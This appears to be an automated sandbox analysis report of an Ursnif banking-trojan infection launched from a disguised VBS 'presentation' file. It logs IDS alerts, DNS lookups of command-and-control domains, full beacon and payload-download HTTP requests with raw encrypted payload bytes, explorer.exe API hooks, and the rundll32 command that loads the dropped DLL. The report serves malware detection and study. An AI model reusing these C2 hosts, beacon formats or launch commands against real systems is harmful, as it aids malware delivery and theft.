09/13/21-11:04:24.541532	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49834	80	192.168.2.4	188.127.235.42
09/13/21-11:04:24.541532	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49834	80	192.168.2.4	188.127.235.42
09/13/21-11:04:25.668990	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49835	80	192.168.2.4	188.127.235.42
09/13/21-11:04:25.668990	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49835	80	192.168.2.4	188.127.235.42
09/13/21-11:05:26.812657	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49836	80	192.168.2.4	188.127.235.42
09/13/21-11:05:26.812657	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49836	80	192.168.2.4	188.127.235.42

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 13, 2021 11:04:22.665539026 CEST	192.168.2.4	8.8.8.8	0x22f8	Standard query (0)	atl.bigbig poppa.com	A (IP address)	IN (0x0001)
Sep 13, 2021 11:04:24.145600080 CEST	192.168.2.4	8.8.8.8	0xd69c	Standard query (0)	atl.bigbig poppa.com	A (IP address)	IN (0x0001)
Sep 13, 2021 11:04:25.567909002 CEST	192.168.2.4	8.8.8.8	0xed10	Standard query (0)	atl.bigbig poppa.com	A (IP address)	IN (0x0001)
Sep 13, 2021 11:05:26.297564983 CEST	192.168.2.4	8.8.8.8	0x2daf	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Sep 13, 2021 11:05:26.451913118 CEST	192.168.2.4	8.8.8.8	0x75d5	Standard query (0)	art.micros oftsofymic rosoftsoft.at	A (IP address)	IN (0x0001)
Sep 13, 2021 11:05:27.383383989 CEST	192.168.2.4	8.8.8.8	0x29f8	Standard query (0)	art.micros oftsofymic rosoftsoft.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 13, 2021 11:04:22.975106001 CEST	8.8.8.8	192.168.2.4	0x22f8	No error (0)	atl.bigbig poppa.com		188.127.235.42	A (IP address)	IN (0x0001)
Sep 13, 2021 11:04:24.484082937 CEST	8.8.8.8	192.168.2.4	0xd69c	No error (0)	atl.bigbig poppa.com		188.127.235.42	A (IP address)	IN (0x0001)
Sep 13, 2021 11:04:25.601454020 CEST	8.8.8.8	192.168.2.4	0xed10	No error (0)	atl.bigbig poppa.com		188.127.235.42	A (IP address)	IN (0x0001)
Sep 13, 2021 11:05:26.323421955 CEST	8.8.8.8	192.168.2.4	0x2daf	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Sep 13, 2021 11:05:26.753580093 CEST	8.8.8.8	192.168.2.4	0x75d5	No error (0)	art.micros oftsofymic rosoftsoft.at		188.127.235.42	A (IP address)	IN (0x0001)
Sep 13, 2021 11:05:27.411864042 CEST	8.8.8.8	192.168.2.4	0x29f8	No error (0)	art.micros oftsofymic rosoftsoft.at		188.127.235.42	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- atl.bigbigpoppa.com
- art.microsoftsofymicrosoftsoft.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49833	188.127.235.42	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 11:04:23.060560942 CEST	8555	OUT	GET /_2Bd0AwZG9XFE1JsQD/cYUPvk3qo/ww4_2FJnUCtl_2FACzcA/gxGADMlKA5cRRoa6VfN/bztGPiRkqBO_2FeJB_2BBD/IZBC0D711zpQe/9l1y4Uwd/xWWDr7ndPnPsd3SHIlHFSP9/fiR_2F5_2B/KN2_2B_2B5ItX8nNz/A90VzmqpXUKU/D_2BBXI_2Fv/Sm1xwqkwGWKzxN/PYriFQN1XTg1Mt_2Fdo2G/CZqhw6Gkw9Ga7J6_/2Bpy6_2BqUSt_2F/vDyCdPXYj3l1xnWURR/qEzCiHG74/lyTcmp76Fgjy6Le_2BYj/rD_2FzgWNQQxd_2BIyQ/7fmZMqR3a8eHDmZNS7_2Fe/dWNBCQOVIE_2F/6naTDq9tL/Nw HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 11:04:23.602700949 CEST	8557	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 13 Sep 2021 09:04:23 GMT Content-Type: application/octet-stream Content-Length: 194718 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613f141787d27.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 76 74 cf a8 dc 9e a3 bd 80 c4 22 74 d6 90 04 f4 7c 4e 89 f9 f5 f6 c3 41 5b bd 9a c1 75 03 9e 3d 57 c7 97 06 3e 33 1a 75 cb d2 f3 9b 82 f7 12 da 1b 73 aa 9d 83 1c 06 cc d0 bb fa 6b fe fc 69 45 21 fd 77 4d e8 65 62 93 d4 4f 54 c0 7f 4b c0 e8 bd 0a da 21 85 09 52 e0 63 30 82 6b 84 0b a5 73 0e d8 b6 0a 2f f6 82 b8 db 3a 51 f5 d1 6c 17 f8 66 f5 63 27 a8 2c fe 79 31 d3 11 a2 68 ab eb bd c6 ca 96 b7 df 24 d9 bb eb 81 ee 0f 54 d0 24 37 17 2e bd d0 90 a9 1c c7 0d aa a5 e0 95 ad 52 e0 75 84 91 a6 10 9d 81 0a 4d b4 ff 81 97 74 92 63 92 3b ae a9 ad cf 50 57 12 53 8f 24 c5 3c d5 ff c4 5c 06 b9 e4 02 71 34 b3 6a f5 02 c6 06 6d 8c 5a b2 93 69 e3 04 8d c3 27 8a b8 c8 4a 1d cd c2 0f bd 3f 7e 06 be 38 ae a8 33 f4 46 25 b7 42 e8 60 df af 0a cb 9a 44 a1 2f 47 30 4b a6 62 22 1a 9b 17 41 04 1f fe a9 a5 c2 5f 2c b8 17 b3 7e f8 a3 b1 19 c2 e2 ac 4f 23 9a 3a 3a bf c4 61 f5 b6 7d d8 d5 41 f7 c6 7d 13 a3 25 bd bd b7 45 09 64 a8 d5 8a 6a 6e 18 90 f8 15 29 9d ad e6 f7 81 c6 c1 6d 32 c6 6d 91 e1 d5 b2 11 af d7 0f ae c5 84 22 1e 0f 3d 2a 0d 19 79 94 9f 72 e4 19 30 54 53 f8 a0 51 28 95 77 e8 05 cd 58 f3 5e 79 1b 2d 75 16 31 f4 ea 58 42 da fe ad 9f 21 09 f9 67 69 cf ff c7 a6 bd 34 2a ef 9a e2 63 bf 8b 7d 44 e0 80 ea 5d fb 18 21 db 02 cf db ca 07 81 b4 3e 7a 72 00 1b 21 ff 30 31 fa d2 ce c6 9f 33 9a cd 1a 25 3c f7 05 4d c2 77 5e 4f fc 99 c8 f0 51 93 7e e9 b2 35 93 c2 cc 3e bd 22 41 3e a6 14 a2 f9 47 45 a0 94 00 2b c8 09 2c 57 1c 70 d1 fc 8b 98 bd a9 53 f3 48 aa d4 87 c8 34 d1 84 66 95 bf 45 78 59 ad 24 31 f2 22 9f 83 2e 85 ee f9 50 21 68 9f ec 2e 0f 0a 37 cc a4 dc 12 79 1e 10 12 9d 19 93 bc cf 36 df 7c 6f 25 8f bc 3a 4c 53 73 0d ae 15 56 83 9e fa 88 d5 7f 9b ee e9 dc ff 92 38 f9 91 3c bf b0 a9 0 d 4a 43 73 58 68 19 46 a8 b0 e3 17 3d 9c 68 30 37 f6 84 d2 c7 37 01 33 97 44 91 e5 20 3f a7 d9 e3 c0 af b0 2a 54 8f ef ab aa 06 35 5f 5b c2 66 54 41 fd bb d8 8a 29 80 3d 5d d0 8d 84 9f 53 68 db f0 5a 42 de 57 66 fa 72 b7 72 97 f3 0f 0d 65 28 85 1c 27 e4 ff f8 ed 8c 53 c2 a4 9a ad fe 7d c9 57 1e f2 ae f2 d6 35 08 89 64 bd 41 a1 00 d8 bb 74 05 14 0c 5e ca 85 87 26 07 a5 14 0f 34 11 c2 c5 18 a1 ed ce fd da 89 22 fb f0 a7 a2 50 4a 11 f6 48 c3 b2 8a f3 91 ca 09 4a d9 01 f7 fb 10 4d a4 ed cd 67 f7 fa bf df 33 2d 23 30 89 ba 79 e8 a3 8e 23 56 d9 30 2e 33 d2 7b 11 d1 09 3f 4a 40 d9 21 e7 c3 99 10 06 48 49 e6 26 34 2f c8 84 6f b9 66 4b 96 6e 4d 8a 42 85 99 f6 5f 76 29 de 4e c0 fb 1d 3a 19 52 46 73 7a 7f e9 46 b5 05 4b 3e 44 54 27 2b d1 39 05 34 e3 7e 5b e3 e8 52 d3 26 d5 f4 0e c9 1e 3e 6f 47 1f 11 ed 46 0f 00 f0 d5 53 bd 47 1f 3e ad 02 09 9b 96 3d ce 9d cc 58 7d 5e 62 8b 69 88 05 00 61 0d b0 69 2c da a1 ec e0 02 19 38 28 c5 c3 c1 00 80 82 e8 27 0d 0c 48 62 cf b4 e4 fb fa 1e 90 42 0e d8 9a 95 7b f2 ae 5f f6 77 d3 ea f5 b8 f3 4e 21 a0 bc 9b e0 df 6e 4c 75 0c 36 Data Ascii: vt"t|NA[u=W>3uskiE!wMebOTK!Rc0ks/:Qlfc',y1hT7.RuMtc;PWS$<\q4jmZi'J?~83F%B`D/G0Kb"A_,~O #::a}A}%Edjn)m2m"=*yr0TSQ(wX^y-u1XB!gi4*c}D]!>zr!013%<Mw^OQ~5>"A>GE+,WpSH4fExY$1".P!h.7y6|o%:LSsV8<J CsXhF=h0773D ?*T5_[fTA)=]ShZBWfrre('S}W5dAt^&4"PJHJMg3-#0y#V0.3{?J@!HI&4/ofKnMB_v)N:RFszFK>DT'+94~[R &>oGFSG>=X}^biai,8('HbB{_wN!nLu6

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49834	188.127.235.42	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 11:04:24.541532040 CEST	8759	OUT	GET /ls0YKrv_/2BJV6E5mlJLydgYjyupmqAO/ebshbxfLmK/53ueumhRK5uHsu1wq/kpnvHeT3BjeE/FCqvgS3hqw T/mPkNYDb32X1Qkc/N7G1r4IU6bUFNgu5BVVbX/yjbVABqaYeB8_2B_/2Fc9vKfZ4hMWLC_/2F14B5QvoOUabGWCw8 /plYcnGyms/aXOFWp0J_2FK_2F8o_2B/CI_2FWn_2BX374n3ww4/TG_2ByfgHphR5COejTHsMy/gz3rKYS9XKGwv/E Dh6_2Fg/2ikTmUt7QTCri3TRpRtQJWb/r2fO6KX7SN/6mXIe2jQ1oyEIqRjM/CLsIWaugZB_2/FhqkmGIAeUa/nn8r VI84Q/hCoKY5 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 11:04:25.041250944 CEST	8760	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 13 Sep 2021 09:04:25 GMT Content-Type: application/octet-stream Content-Length: 247965 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613f1418f3ff2.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: df af 1f 2c c7 7a 76 2e c4 65 52 d8 c5 96 95 66 6a 34 f7 62 f3 c6 81 d9 07 0e bc 4f 56 08 9d 0e 1c 30 b4 bc 8a 54 30 49 14 87 4f 11 78 79 9f a5 a3 c1 f0 f2 71 2a ab 5d ad b6 19 fb 7b e5 e8 5b b1 62 55 09 08 fa c4 b5 12 c3 58 e0 61 dc 69 59 43 ce 7f 7f be b9 36 0f 6f 2d cb 03 0c d4 8d ae 5e 2a 57 59 70 5a c4 7f 2f 72 cd e3 ba d8 80 d9 b2 c2 8d 36 2b 7d ec 9a d1 b3 92 2d dc 89 30 84 5d 9f f1 67 43 50 67 cc 6a 54 29 3d d6 af a8 16 68 8b 15 cd 1d f4 eb 98 08 70 c8 a5 8a c3 af e2 e1 69 de 42 28 d0 e9 c8 68 6d 52 20 18 a9 57 02 5d 75 76 9a 12 b6 c4 3e 11 ce 5b da e7 66 f2 d6 01 98 15 84 59 bf 42 3a e6 5e dd 98 29 46 a9 d9 33 3a 8d 4f f4 ac 9c ba 0f 5a 3d 9b 82 78 38 73 e6 b5 cc fe 07 e1 cd 3d c3 bc bd 64 86 62 56 ad c9 8a 57 f7 4e 67 9c 19 37 56 46 21 d2 be ee 2a 75 32 18 f6 b7 17 1d 9f bb 4d 5f 52 cd 18 c5 8e 3c 94 fc 59 3b 5a bb af ad d5 e6 75 99 11 80 40 1a fa fd 9d 25 e5 7b f8 e3 92 5d 13 32 74 46 66 44 f4 f3 8e 21 47 18 9c 4c 91 b6 41 4b 4b f0 af 08 9e f3 4c 5a 25 fd 03 1e b2 09 8f 24 8f f6 be a3 52 9b c9 e9 0c 6a 62 9b 77 94 dc 2f 41 cd cc 76 66 e6 fc 0e 5e 3c 65 ba 6c a0 7b c9 40 af 6e ee 00 e7 c5 62 5e 5d d7 40 0e 9e c3 cb fb 58 34 6e 3e 7e ca 8a 3c d4 5b 01 fc 92 41 bc 19 55 5a 7a 2f 0d 15 e4 db e0 04 58 d9 17 09 24 0f a9 87 2a 33 ff 80 96 5e 10 c5 23 08 84 8b 27 d8 28 72 98 80 ed 0b c1 94 72 4e 1a 87 af 77 e2 f9 55 74 96 83 c4 50 e0 0e da b4 d5 27 2b e9 09 c7 ee e3 3f 06 68 a6 63 ab 09 16 3c 1e c7 a0 69 47 d9 36 00 08 83 b2 99 76 9f f6 8b 62 b1 d9 f4 c3 ed 59 1f 04 14 ef ea 3d 35 8e 61 6b 5f 69 f4 c1 5a 8a e1 c4 28 46 cf 23 fb a9 a8 b3 2e fc 57 52 94 15 c3 0a c3 12 34 b6 d8 a0 0b 1f c0 f2 12 4f 3d 45 b7 9d 3b cf c5 79 c6 be 37 15 1c 53 e5 dc 3e fc 42 e0 4e 9b 3e c4 e6 64 a3 74 23 83 d6 07 0c e1 6b 62 e1 6a a5 7e f7 ca 83 67 30 f8 8a cc c6 47 e6 8c d3 c5 6c 79 f6 f7 79 8b c2 a5 5c 6d 45 a3 37 8d d8 fc d8 99 ef 07 b0 9b 39 83 ff bc b0 6f 4e 5d f9 62 10 42 d6 c8 58 f9 f0 56 ac 6a 96 46 1d f0 6b b d f8 b2 82 69 29 9f a3 fa a7 f4 b5 96 17 09 74 01 5a 9b f5 e1 89 8a dd 96 5c 77 36 9b 1b fe 72 df 5e 6a 1a d5 ff 61 62 fd b1 ea 2d 89 fb d1 11 5c 30 cb ea 6e 42 2d 36 34 c8 a1 93 06 33 c5 8a 81 a6 4a de 57 53 65 11 e7 9c 9d ea 6e aa dc f9 0e 90 ec 29 c5 9f 4e 6b 47 01 13 61 05 77 55 a1 0e 96 ee 2a ed 63 85 62 93 f3 51 68 dd c4 79 b3 40 6f 8f e4 29 2e 5b 5b 31 95 9f 22 ed 22 00 05 35 fa b5 f2 91 73 fa 06 ca c4 85 6f ea 84 12 6f 1d cc e0 7a 7a 41 f5 16 df 63 f2 ce c2 cd 0d f2 fa 10 24 6a e1 e0 fb 5f 7f 4b 0c 50 5d 71 d6 63 38 66 6e f0 ea 85 52 52 f4 4e 32 da 21 a9 2a 30 1d 58 1f 70 0d af 01 71 28 de b7 26 ed 97 36 ca 6b 7e 0b c6 08 74 65 f1 77 c1 28 ab a4 6b 08 e7 fc 68 59 3e 8c 41 10 b0 98 01 4e 57 f8 11 ba 47 df 3d 97 d6 1e 49 e2 f4 66 c3 68 ae 75 3c 6b 70 74 9c 71 ff c1 59 88 e7 ac 4d c7 c5 19 5a 24 6c 08 13 7c d9 Data Ascii: ,zv.eRfj4bOV0T0IOxyq*]{[bUXaiYC6o-^*WYpZ/r6+}-0]gCPgjT)=hpiB(hmR W]uv>[fYB:^)F3:OZ=x8s=d bVWNg7VF!*u2M_R<Y;Zu@%{]2tFfD!GLAKKLZ%$Rjbw/Avf^<el{@nb^]@X4n>~<[AUZz/X$*3^#'(rrNwUtP'+?hc <iG6vbY=5ak_iZ(F#.WR4O=E;y7S>BN>dt#kbj~g0Glyy\mE79oN]bBXVjFki)tZ\w6r^jab-\0nB-643JWSen)NkGawU*cbQhy@ o).[[1""5soozzAc$j_KP]qc8fnRRN2!*0Xpq(&6k~tew(khY>ANWG=Ifhu<kptqYMZ$l|

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49835	188.127.235.42	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 11:04:25.668989897 CEST	9017	OUT	GET /fLZmMbWHBrDjVjdoP/PBIC_2FBgMAC/GLBRSVYh_2B/gOgSU0YMdVq_2B/zcwHolWkheDXq9xczsBhd/ElAdu BsByQvdzYtm/u1rHkcLjXfXx1mz/65IOgBlAGjO7Q3M6vt/veJ56XC29/VYs86CKFiCgfUKe_2BfC/Owi_2FUGONT8 UvwdsM8/JqV4Jr0011ZtMPmdvDnIrg/UTgh1kCejVnav/Uy_2FGvp/eeZw5tLTiHgf8fP7rzbZynm/BFygaGjj9P/SHhlv5Dn_2B 4k8NOM/1M_2FM_2BW8G/dlVQieXVKAn/Zjy1O5qAJEGMC1/sQMiemHb82h85qSPQL4KI/K6v7yXzTOl7hZz/W HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 11:04:26.171870947 CEST	9018	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 13 Sep 2021 09:04:26 GMT Content-Type: application/octet-stream Content-Length: 1958 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613f141a1e92b.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e9 b6 e3 58 66 dc 15 e4 80 de 6a 7c ed d6 c7 9c 13 7d 2c 30 77 87 0a 58 42 4f 0c 73 1f 5e 59 8b 56 46 5d 4a 82 ce db d3 96 28 96 67 b2 d9 1f 00 59 45 b0 8c b2 61 18 2b 75 9c 48 e8 bf 1e 63 6a 93 01 16 d9 d4 d8 0c 1b 0c 86 dc 63 18 46 b6 8f 9b 93 82 62 69 05 d5 22 40 61 ec 38 93 63 30 cf 27 cf b5 5a 73 96 99 fb 5a 58 26 be 6b cf 20 54 04 07 86 78 37 b8 dc d2 3e 0a 51 0a 93 2e 44 c6 45 b5 97 49 ae 63 08 c1 9a b7 91 3c 36 23 9e 3b 96 a6 8e 27 f3 ae 6d 81 74 d0 a5 ee 42 c9 6e 24 9c 79 77 39 30 c5 ec 88 f0 e0 9d 50 5a 4c 58 4b f3 76 c5 32 5d 99 91 e6 92 45 c8 f0 57 ba d4 51 09 eb 9c 83 ba 5a 63 eb f9 7b bd 94 1e 50 13 84 5b e2 3e 83 f5 22 fd f7 a5 d5 c0 c8 96 9b d1 89 d4 ff 01 22 42 23 46 76 98 d8 4e 56 a0 2f 0d 4a 4d 5d dc a7 4c 96 0f 80 0b 1e 9b 14 eb ce d5 55 5d 16 1b 47 1e 1f a9 b5 09 9e 3b 23 36 8d b3 e8 1d 28 5c f9 37 96 7c a1 c3 f5 07 66 93 ee f9 bb 51 93 46 d0 db b5 0b 9a c3 20 06 22 22 e4 f0 c2 9c 88 3e c3 31 5f 69 91 2c c2 59 c2 97 3a 61 33 85 fb b9 24 5f e1 e8 cf b8 e3 35 49 b3 47 1b b8 85 13 13 5d 52 2f e4 3d e9 1e f8 5d c0 92 68 34 a9 42 63 94 9f f4 75 15 d2 f9 0e f7 66 3a 25 73 77 bf 67 ff 68 e9 69 1a 8b 64 84 99 dc cb 68 2e d3 d5 fe 14 6c 30 11 29 61 8c 54 d8 17 6a cb 99 62 90 fc f1 30 cd 6d 51 80 9e 75 62 c1 1c 7c 57 58 13 3b 80 77 28 fd 65 bc 66 c2 a7 31 79 83 9a 47 db 81 bb 35 2f 99 6d ba 2d e0 66 0e 08 a2 70 b9 83 3b 89 0b d3 35 82 68 71 06 0b 96 ce 50 4d e4 4f 7c 23 88 92 17 23 c4 07 bb 49 7f 90 42 e4 bf ad cb cb f1 df e8 96 37 66 4f 9e b3 4a d6 5f 60 90 f2 c4 48 9a b3 c1 e1 eb 37 68 39 7a bc 39 fa 83 97 35 b0 cc 5c e1 53 7d a5 5d 6a 46 58 4e 9d bc fd 4f 3d 45 61 4d 82 5d b3 10 69 48 c1 b2 70 04 dc 93 d8 3c 56 a3 d5 ee 7e 44 ca 1e 61 34 d1 c7 f1 a0 92 15 f3 f3 36 c8 6c ea c3 8e 25 3f 86 c1 a0 75 9f cc 7c 43 24 32 f7 8d 06 b5 06 d1 10 f0 43 fa 6b f5 9c 55 fd dd 68 55 7d c7 be e4 c7 3f d6 77 a6 c1 45 1b ba 8b 0a 49 30 a4 cd 6b ad 96 e8 47 a7 f2 6a d2 3e 01 6f de d4 5a 0e 02 e8 d7 fd f8 a3 aa 82 be 26 06 29 29 09 d5 da 13 c1 75 c7 79 88 5d 50 40 66 65 8f b4 05 60 0f fb df 9a dc 52 f1 6a 63 6a bc b3 a6 8a 16 e7 3d a4 a8 34 13 44 aa 5a 2d e6 36 c9 2e bd 77 65 3b b9 50 e7 99 90 45 30 32 db 1d 21 50 ea a2 ee 3b 31 cc c4 af 6d 00 78 ac d7 f0 c2 69 59 02 f7 00 c9 6c 34 d8 4b b1 ae 6d 03 fd f7 1a 3e 5c 32 39 e7 6c 03 88 59 35 98 18 6c b7 40 cc da 2f 04 5f bf 74 8d c4 d0 d1 07 7c 15 cb aa a4 c7 a9 1c 38 25 69 b5 02 1a ab d3 d2 4f 0f 5c 4b b7 35 83 f2 62 3b f9 cd 8c ae a7 f0 9c 1c 31 eb ce 61 97 43 71 13 59 7d ae 6a e6 44 ae 7a 26 c7 83 78 11 a7 15 59 ec e2 f5 f1 32 46 57 ca ec 7d 98 3c 7a c4 6a 15 38 62 ec 4f d3 da 63 c5 8c 7c 6f 3b 34 3f ec 97 c7 99 0b f4 6f 3e 13 27 05 f1 80 9e d1 1b 64 98 22 e7 ea ed 98 35 98 c2 d5 07 34 43 40 b4 bb 67 43 35 a8 23 ca 1d ca 12 66 6a 7e 03 2d d4 61 26 b4 1d b6 cd f9 0b c6 7f Data Ascii: Xfj}],0wXBOs^YVF]J(gYEa+uHcjcFbi"@a8c0'ZsZX&k Tx7>Q.DEIc<6#;'mtBn$yw90PZLXKv2]EWQZc{P[>" "B#FvNV/JM]LU]G;#6(\7|fQF ""'>1_i,Y:a3$_5IG]R/=]h4Bcuf:%swghidh.l0)aTjb0mQub|WX;w(ef1yG5/m-fp;5hqPMO| ##IB7fOJ_`H7h9z95\S}]jFXNO=EaM]iHp<V~Da46l%?u|C$2CkUhU}?wEI0kGj>oZ&))uy]P@fe`Rjcj=4DZ-6.we;PE02!P;1m xiYl4Km>\29lY5l@/_t|8%iO\K5b;1aCqY}jDz&xY2FW}<zj8bOc|o;4?o>'d"54C@gC5#fj~-a&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49836	188.127.235.42	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 11:05:26.812657118 CEST	9021	OUT	GET /J7vFZ3DnKfP9_2BLqsOzhE/_2B0sX39iqKXX/xRC3_2Bn/FR7I7tC4Y_2BKbKZhTipXKo/Y68Clp5syo/AKjqJkiRp4I9iXaE1/6hTqbwupKV0Z/G7JGvRt1lPU/_2FoM5FRPpNFQ7/Q0DKQKOrk_2B_2BMtgkLi/AHH7yDMmOl_2BC_2/Bw6mGTTnqH2yR_2/BWwJ_2BspWSt3ypb_2/B3jzGWYjP/wQws_2BBySwRC_2FSzoA/9eCjcMJ9yhEG_2BMBin/PBuDF_2BwHt7nPiirKF3ia/yI6rUSMPL1t1W/Tqi6oYDf/4qfPSjhH9hVkFRq5vohLKMn/uKsZDY_2Bm7_2FTYT00/CD HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Host: art.microsoftsofymicrosoftsoft.at
Sep 13, 2021 11:05:27.376029015 CEST	9022	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 13 Sep 2021 09:05:27 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49837	188.127.235.42	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 11:05:27.473732948 CEST	9023	OUT	POST /0QTFQ19LsLPPw2WV1xJ/YcBhtZLzUs6CSioSs9dLnb/aEb6zuvJhqdcs/1Hb1sg90/RWaFAF1NEpmrckuTWK aPqAA/24G0Hczqd6/RbhQoaSPqBLCdZu1n/MpE8YBnCkgqe/EyYs8PTQfhS/e3P4PnLK5TJvEZ/zj0oBbuVnCwlxQA Q_2FhY/0Zu1rFoV_2B4IBxL/S0k_2BzfYQGXk4l/RIIY9NCU_2Bq2C0qZR/XklkWaJBq/tdpiFuEgu5qCEOsijppu/WtAIhPYjfY VFXMRTyYR/vZDnI_2BfmuNdCFB6L924B/9580GsWQ3CLj4/gdGO_2FS/6 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Content-Length: 2 Host: art.microsoftsofymicrosoftsoft.at
Sep 13, 2021 11:05:28.258069992 CEST	9023	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 13 Sep 2021 09:05:28 GMT Content-Type: text/html; charset=utf-8 Content-Length: 146 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6040 Parent PID: 3424

General

Start time:	11:00:58
Start date:	13/09/2021
Path:	C:\Windows\System32\wscript.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\presentation[2021.09.09_15-26].vbs'
Imagebase:	0x7ff65b2c0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Analysis Process: WmiPrvSE.exe PID: 6484 Parent PID: 800

General

Start time:	11:03:41
Start date:	13/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff757be0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: rundll32.exe PID: 4180 Parent PID: 6484

General

Start time:	11:03:41
Start date:	13/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0x7ff67b1d0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
